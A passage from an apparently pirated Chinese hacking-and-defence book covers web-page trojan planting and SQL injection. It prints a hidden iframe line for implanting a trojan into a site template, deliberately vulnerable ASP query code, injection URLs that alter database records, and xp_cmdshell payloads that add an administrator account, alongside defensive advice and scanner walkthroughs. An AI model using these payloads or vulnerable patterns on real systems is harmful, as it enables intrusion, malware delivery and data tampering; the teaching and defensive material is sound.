


图 11-33　取得 webshell

Step3　进入\templete\default 目录找到 index.htm 文件，这是 Dedecms 网站的主页模板，将以下挂马语句插入该模板后，站长每次发布主页时，就会生成带有木马的主页，如图 11-34 所示。本例仅为攻击演示，故输入 QQ 网址，并且设置长宽的值均为 100 像素。

```
<iframe src=网页木马地址 width=0 height=0></iframe>
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 11-34　在主页挂马

完成编辑 index.htm 文件后，以网站管理员身份更新发布网站，以便检验挂马的效果，在主页下方可以看到挂上的 QQ 主页，这说明挂马成功。如果上一步骤输入的不是 QQ 网址，而是网页木马的网址，并且把宽高值均设置为零的话，其他用户浏览网页时，木马便无声无息地装上了，如图 11-35 所示。




图 11-35　挂马结果演示

11.5　防御网页挂马

网页挂马给浏览者造成损失，影响用户对网站的信任，指望黑客发善心显然不现实，不让黑客有可乘之机才是关键。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

黑客挂马需要获得网站 webshell，只要做好网站的安全措施，就可以把挂马的风险降到最低。

- 设置严密的权限，上传目录只开放写入和读取权限，绝对不允许执行权限。
- 防止 SQL 注入，及时修补注入漏洞，还可以使用网站防火墙硬件或软件过滤黑客的攻击，例如铱迅 Web 应用防火墙等。
- 及时修补各种安全漏洞，尤其要关注 0Day 漏洞，即使暂时没有相应的补丁，通常也能获得临时的解决办法，不要给黑客入侵的机会。
- 避免使用弱口令，在一些黑客入侵案例中，服务器和程序本身都很安全，但用户的安全意识薄弱却成了黑客的突破口。姓名拼音、生日之类的简单密码绝对不能使用，一个安全性差的密码可能会在几分钟内被破解。比较安全的密码应该是长度在 10 位以上的英文字母、数字加控制符的组合。
- 网站数据库建议改名、管理目录及页面也要改名或删除，需要使用时再上传。

11.5.1　扫描 ASP 木马

除了做好网站安全管理之外，还要定期对网站的页面进行检查，查看是否有黑客隐藏的后门。大中型网站的页面非常多，可以使用诸如雷客图 ASP 站长安全助手、铱迅网站木马 Webshell 扫描器这一类的网站安全工具来辅助检查。下面以雷客图为例，介绍扫描 ASP 木马的方法。

雷客图的使用很简单，将下载的 Web 目录上传到服务器，然后通过浏览器访问即可。为了安全起见，建议首次使用雷客图时要修改密码，或者平时不用时删除之，需要使用时重新上传。

雷客图提供了 ASP 木马扫描功能，通过检查 asp 文件的行为、调用的函数及木马的可疑特征码等方式来发现可疑的 ASP 木马。

登录雷客图控制面板后，单击“查找 ASP 木马”按钮，然后输入要检查的路径，接着单击“开始扫描”按钮。扫描完毕，程序会列出可疑的文件及相关描述，站长可以根据这些信息对文件做进一步检查，查看是否存在木马，如图 11-36 所示。




图 11-36　扫描 ASP 木马

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

需要注意的是，雷客图等网站安全工具仅起到辅助的作用，可能存在误报、漏报的情况，管理员需要根据自己的安全知识酌情处理。

11.5.2 批量清除网页挂马

有些木马带有批量挂马功能，可以一次性让网站所有页面都挂上木马，如果站长手动逐一清除，工作量非常大，这时，可以使用雷客图的批量清除网页木马功能快速完成这项工作，具体的操作步骤如下：

Step1 单击“辅助插件”按钮，然后单击“anti-批量挂马”链接文字，如图 11-37 所示。




图 11-37 调用 anti-批量挂马插件

Step2 输入要检查的路径，然后输入要清除的代码内容，最后单击“提交”按钮，如图 11-38 所示。



图 11-38 清除网页木马

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第 12 章　数据库入侵：SQL 注入与数据库防御

数据库注入（inject）是黑客入侵大型网站常用的手法之一。与其他攻击方式相比，这种方式能轻易穿透防火墙，绕过账户破解等障碍查询、修改、删除数据库内的重要数据资料。在这一章中，我们先了解注入攻击的原理及如何发现注入点，然后学习如何防范这种攻击。

12.1　SQL 注入攻击概述

一个水桶无论有多高，它盛水的高度取决于最低的那块木板，这就是著名的短板理论。网站的安全系统亦如此，即使拥有严密的防火墙保护及安装了高效的杀毒软件，链接数据库的网站源代码也可能是“木桶”中最低的那块木板，只要黑客构造特殊的注入语句，便可突破重重防护，威胁储存大量重要数据的数据库。

12.1.1　SQL 注入攻击的原理

SQL（Structured Query Language，结构化查询语言）是一种用于检索、操控和存取数据库的数据库子语言。它的核心只有 Select、Create、insert、update、delete、grant 六个常用动词，没有任何可用的流程控制语句，必须依赖于数据库管理系统才能执行。这种功能看似单一、只能用于与数据库交互的语言，事实上为何成为注入攻击的帮凶？

在揭开这个谜底之前，我们先来做一个实验，假设有一个简单的数据查询系统，只要在 Check.htm 输入学号，它就会调用 Cx.asp 该学员成绩（cj 表）中的语文（字段 ywcj）成绩，源代码如下：

- Check.htm 源代码：

```
<HTML>
  <HEAD>
   <TITLE>输入学号</TITLE>
  </HEAD>
 <BODY>
  <BR>语文成绩查询
   <FORM method="POST" action="cx.asp">
   <P>学号: <INPUT type="text" name="id1" size="20">
   <p><INPUT type="submit" value="提交" name="B1">
   <INPUT type="reset" value="重写" name="B2">
   </FORM>
</BODY>
</HTML>
```

- Cx.asp 源代码：

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
<%@ LANGUAGE = VBScript CodePage = 936%>
<%
set  conn=Server.CreateObject("ADODB.Connection")
 conn.open   "driver={SQL Server};database=test7;Server=192.168.1.66;uid=
sa;pwd=ttk"
dt=Request("id1")
sql="select * from cj Where No="&dt&""
Set rs=conn.execute(sql)
  if not rs.eof  Then
   response.write "学号"&rs("No")&"的语文成绩是: "&rs("ywcj")&"分"
  else
    response.write "学号有误"
  end if
%>
  <a  href=".\check.htm" title="返回" target="_self">返回</a>
```

假如我的学号是 12 号，经正常查询，结果显示是 45 分，如图 12-1 所示。嗯，这真是一个惨不忍睹的分数。不行，我得将它改高一些，不然语文又得补考了。




图 12-1　正常的查询

在浏览器中执行 http://192.168.1.66/Cx.asp?id1=12;update cj set ywcj=78 where No=12，虽然这次查询后面添加了一些奇怪字串，但成绩还是 45 分，如图 12-2 所示。



图 12-2　在查询中夹杂注入语句

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

再次查询一下，嘿，我的分数已经是 78 分，不用补考了，如图 12-3 所示。



图 12-3　再次查询可看到分数已经修改了

在上面注入攻击的例子中，并没有破解管理员的密码，也没有修改 Web 服务器上的任何源程序，而数据库中的数据却被成功修改了。假如对方使用的是 SQL 2000 数据库，并且管理员没有关闭 xp_cmdshell 储存进程，那么，尝试执行 http://192.168.1.66/cx2.asp?id1=12;master..xp_cmdshell “net user name password /add”--，如果执行成功，便可以将一个 user 级别、名称为 name、密码为 password 的账户添加到数据库服务器上，接下来，继续执行 http://192.168.1.66/cx2.asp?id1=12; master..xp_cmdshell “net localgroup administrators apple /add” --，就可以加入管理员群组了，这台服务器就可以归你管理了。很神奇吧！这就是恐怖的注入式攻击。

当然，以上只是理想状态，新的 SQL 2005、SQL 2008 已经默认禁用 xp_cmdshell 储存进程，而且要知道成绩数据储存在哪个表，各个字段代表什么意思，均需要花一段时间猜解。不过，依然可以利用注入漏洞获得网站的管理密码、将自己加为 BBS 的 VIP 成员等。

下面我们来看看刚才到底发生了什么事，让简单可靠的查询系统变成入侵系统的帮凶。为了达到这个目的，在 cx.asp 的第 6 行下方插入以下两行代码。

```
db=CStr(sql)
response.write db&"<BR>"
```

其作用是把执行的 sql 命令转换为字符串并显示于页面之上。

首先，在浏览器中执行 http://192.168.1.66/cx.asp?id1=12 时，参数 12 被赋变量 dt，查询系统最后执行了 select * from cj Where No=12，查询学号为 12 的学员的成绩，如图 12-4 所示。

接下来，在浏览器中执行 http://192.168.1.66/cx.asp?id1=12;update cj set ywcj=78 where No=12，参数“12;update cj set ywcj=78 where No=12” 被赋变量 dt，查询系统执行 select * from cj Where No=12；update cj set ywcj=78 where No=12，如图 12-5 所示。由于“;”在 SQL 数据库中代表分隔命令，所以，此时执行了两条命令：第一条是正常的查询 select * from cj Where No=12；第二条是额外的命令，update cj set ywcj=78 where No=12。正是第二条额外命令，在系统不允许的情况下，偷偷修改了数据库中的成绩。同理，用户只要精通 SQL 数据库，就可以在“;”号后任意添加要执行的语句，以达到各种入侵的目的。利用网站应用程序的 Bug，从网址栏注入额外的执行语句并在服务

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

器端执行，这就是 SQL 注入攻击的真相所在。




图 12-4　修改源代码以查看实际执行的 SQL 语句



图 12-5　执行了额外的 SQL 语句

当然，要构造出合适的攻击语句并不是一件简单的事情。在实际攻击中，不太可能获得网站的源程序，要猜解数据库名称及字段将会非常困难，具体的漏洞扫描及猜解方法将在 12.2 节中详细说明。

12.1.2　SQL 注入攻击的危害

从 SQL 攻击的原理不难看出，程序人员编写的网站程序不够严密，是 SQL 注入攻击得逞的主要原因之一。所以，注重安全的网站会十分注意过滤用户输入数据的合法性，始终使用相关函数行检测输入内容的类型、长度、格式等内容，然后才提交给数据库处理。但此举并不能完全防御 SQL 注入式攻击。因为许多网站放置在服务供应商数据中心的共享主机上，同一台主机可能有数个网站同时运作，只要其中一个网站存在 SQL 注入漏洞，黑客成功入侵就可以获得数据库的操作权限。假如服务供应商没有严格限制数据库权限，那么，所有共享这台数据的其他网站将陷于危险的境地。

SQL 攻击具有隐蔽性，通常以大量的扫描作为前奏，管理员可以轻易通过浏览防火墙日志得知网站受到安全威胁。SQL 注入攻击，利用公开的 80 端口非法注入 SQL 命令，防火墙将它当成普通的访问操作，根本不会发出警报，所以，许多受到 SQL 注入攻击、被篡改数据的主机，往往在造成重大损失后才会被管理员察觉。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

12.2　寻找 SQL 注入攻击目标

黑客是如何发现存在 SQL 注入问题的主机呢？方法有人工判断、软件扫描两种。其中，软件扫描通常用于快速、批量评估动态网站中具有提交功能的文件是否存在安全问题，优点是处理速度快，缺点是经常会发生误判。人工判断是指手动构造注入语句，通过试探指定的动态页面找出注入漏洞，这种方式通常用于攻击严密防护且不存在已知注入漏洞的安全网站。

12.2.1　使用 NBSI 探测 SQL 注入漏洞

虽然 NB（NetBuilder）联盟（www.54nb.com）已经解散，但他们推出的 NBSI 却成为探测 SQL 注入漏洞的一代经典名器。利用它提供的自动扫描、注入漏洞分析、表单猜解和列名猜解等功能，可以快速找出程序中的漏洞，并猜解数据库的大致结构。使用 NBSI 探测 SQL 注入漏洞的方法如下：

Step1　在“网站地址”栏输入需要扫描的网址（注意不要输入具体的页面位置，否则扫描将无法执行），如图 12-6 所示。选择“全面扫描”单选按钮，单击“扫描”按钮。




图 12-6　指定需要扫描的网址

Step2　NBSI 以匿名身份遍历所有具有提交功能的网站链接，测试该链接对 SQL 注入攻击常用字符的过滤，并在下方显示结果。远程扫描检测所需的时间较长，请耐心等候，如图 12-7 所示。在扫描的过程中，如果执行其他操作容易导致程序失去响应。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 12-7　自动检测 SQL 注入漏洞

Step3　对于结果为“极低”、“较低”的项目，可以忽略之，留意结果为中等、较高、极高的项目。从程序底部的“注入地址”栏位复制相应的链接，以便进一步实行 SQL 注入攻击。

12.2.2　使用啊 D 注入工具检测 SQL 注入漏洞

啊 D 注入工具的检测方式比较特别，用户使用内部集成的浏览器，程序就会检测网页内的提交链接，并列出可能存在的注入漏洞链接。在漏洞链接上右击，选择“注入检测”命令，以便进行详细检测，如图 12-8 所示。



图 12-8　检测到可能存在注入漏洞的地方会给出提示

单击“检测”按钮，稍后会显示相关的结果，若不能 SQL 注入，将会弹出对话框提醒用户，如图 12-9 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 12-9　检查该连接是否可实现注入

通过检测的链接，将会在下方显示数据库的名称及执行权限等信息，如图 12-10 所示。具体如何利用，请参阅 12.4 节。



图 12-10　显示数据库的名称及执行权限等信息

啊 D 注入工具的检测方式也有不足之处：一是检测无法自动化，若要检测大量链接比较费时费

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

力，建议与日常上网浏览相结合，以随时检测所浏览的网站是否存在可利用的漏洞；二是检测只针对超链接，而无法分析网页中的表单，部分存在严重的 SQL 注入安全漏洞的网页会漏检。

12.2.3 手动检测 SQL 注入安全漏洞

手动检测 SQL 注入安全漏洞就是手动发送注入链接，人工检查网站是否存在注入漏洞。与前面的软件检测相比，手动检测最能体现黑客对 SQL 数据库及网站后台服务器相关知识的掌握程度。

在开始之前，先修改浏览器设置，具体操作如下：

Step1 单击“工具”按钮，选择“Internet 选项”命令。

Step2 在打开的对话框中切换至“高级”选项卡，取消选择“显示友好 HTTP 错误信息”复选框，单击“确定”按钮，如图 12-11 所示。




图 12-11 禁用“显示友好 HTTP 错误信息”功能

取消该项的目的在于获取所有服务器反馈信息，以准确判断构造语句在服务器端的执行情况。

- 经典的 1=1、1=2 试探：

1=1 这个逻辑表达式的结果是 true，而 1=2 逻辑表达式的结果是 false。添加这两个表达式至正常的提交链接后面，当 1=1 时显示正常的页面，当 1=2 时显示出错页面或其他页面，说明此链接可能存在 SQL 注入漏洞。下面根据“12.1.1 SQL 注入攻击的原理”中的例子，详细回放整个手动攻击过程，方法如下：

Step1 在浏览器的提交页面右击，选择“查看源文件”命令，如图 12-12 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

